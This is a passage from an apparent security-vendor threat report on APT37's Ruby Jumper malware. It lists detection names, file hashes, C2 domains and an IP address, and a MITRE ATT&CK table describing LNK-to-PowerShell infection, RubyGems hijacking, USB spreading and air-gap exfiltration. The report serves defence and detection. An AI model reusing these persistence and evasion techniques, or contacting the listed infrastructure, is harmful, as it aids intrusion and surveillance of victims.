


Figure 5: Zscaler Cloud Sandbox report for APT37's LNK malware.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to Ruby Jumper at various levels with the following threat names:

- Win32.Trojan.APT37
- Win32.Downloader.RESTLEAF
- Win32.Backdoor.ThumbsBD
- Win32.Backdoor.FOOTWINE

Indicators Of Compromise (IOCs)

Host indicators

Indicator	Filename	Description
709d70239f1e9441e8e21fcacfdc5d08		Windows shortcut
ad556f4eb48e7dba6da14444dcce3170	viewer.dat	Binary (Shellcode+RESTLEAF)
098d697f29b94c11b52c51bfe8f9c47d		Binary (Shellcode+SNAKEDROPPER)
4214818d7cde26ebeb4f35bc2fc29ada	ascii.rb	Binary (Shellcode+ThmubsBD)
5c6ff601ccc75e76c2fc99808d8cc9a9	bundler_index_client.rb	Binary (Shellcode+VIRUSTASK)
476bce9b9a387c5f39461d781e7e22b9	foot.apk	Binary (Shellcode+FOOTWINE)
585322a931a49f4e1d78fb0b3f3c6212	footaaa.apk	Binary (Shellcode+BLUELIGHT)

Network indicators

Indicator	Description
philion.store	THUMBSBD C2

homeatedke.store	THUMBSBD C2
hightkdhe.store	THUMBSBD C2
144.172.106.66:8080	FOOTWINE C2

MITRE ATT&CK Framework

ID	Technique Name	Annotation
T1204.001	User Execution: Malicious Link	The infection chain is initiated when the victim launches the malicious LNK file.
T1059.001	Command and Scripting Interpreter: PowerShell	The LNK file silently launches a PowerShell command line script to continue the infection.
T1053.005	Scheduled Task/Job: Scheduled Task	SNAKEDROPPER creates a scheduled task named *rubyupdatecheck* to execute the disguised Ruby interpreter every 5 minutes.
T1574	Hijack Execution Flow	SNAKEDROPPER replaces operating_system.rb, a Ruby file automatically loaded by RubyGems, to

		ensure its payload executes every time the Ruby interpreter starts.
T1027	Obfuscated Files or Information	Payloads are embedded and carved from fixed offsets within the LNK file, and the shellcode is 1-byte XOR decrypted.
T1055	Process Injection	A randomly chosen system executable is injected with a shellcode.
T1620	Reflective Code Loading	The Windows executable payload is reflectively loaded.
T1036.005	Masquerading: Match Legitimate Name or Location	The Ruby interpreter (rubyw.exe) is renamed to usbspeed.exe to masquerade as a legitimate utility. VIRUSTASK replaces the victim's files with malicious shortcuts of the same name.
T1564.001	Hide Artifacts: Hidden	VIRUSTASK creates a hidden folder named $RECYCLE.BIN .USER on removable

T1564.001	Files and Directories	media. THUMBSBD uses a hidden $RECYCLE.BIN directory.
T1082	System Information Discovery	THUMBSBD collects system information.
T1057	Process Discovery	THUMBSBD collects running processes via Windows API.
T1083	File and Directory Discovery	THUMBSBD performs recursive file system enumeration. BLUELIGHT uses the command t for file system enumeration.
T1132.002	Data Encoding: Non-Standard Encoding	FOOTWINE encodes a payload with a random 32-byte key using XOR.
T1092	Communication Through Removable Media	VIRUSTASK is a removable media propagation component designed to spread malware by infecting removable media.
T1052.001	Exfiltration Over Physical Medium: Exfiltration over USB	THUMBSBD uses removable media as a covert C2 channel to exfiltrate data from and send commands

		to air-gapped systems.
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	BLUELIGHT uploads collected data and a specific file to the cloud storage C2.
T1056.001	Input Capture: Keylogging	FOOTWINE performs keylogging and THUMBSBD provides a function for data collection.
T1113	Screen Capture	FOOTWINE receives a dm command to take screenshots.
T1123	Audio Capture	FOOTWINE receives a cm command to perform microphone surveillance.
		FOOTWINE receives

Was this post useful?

Yes, very! Not really

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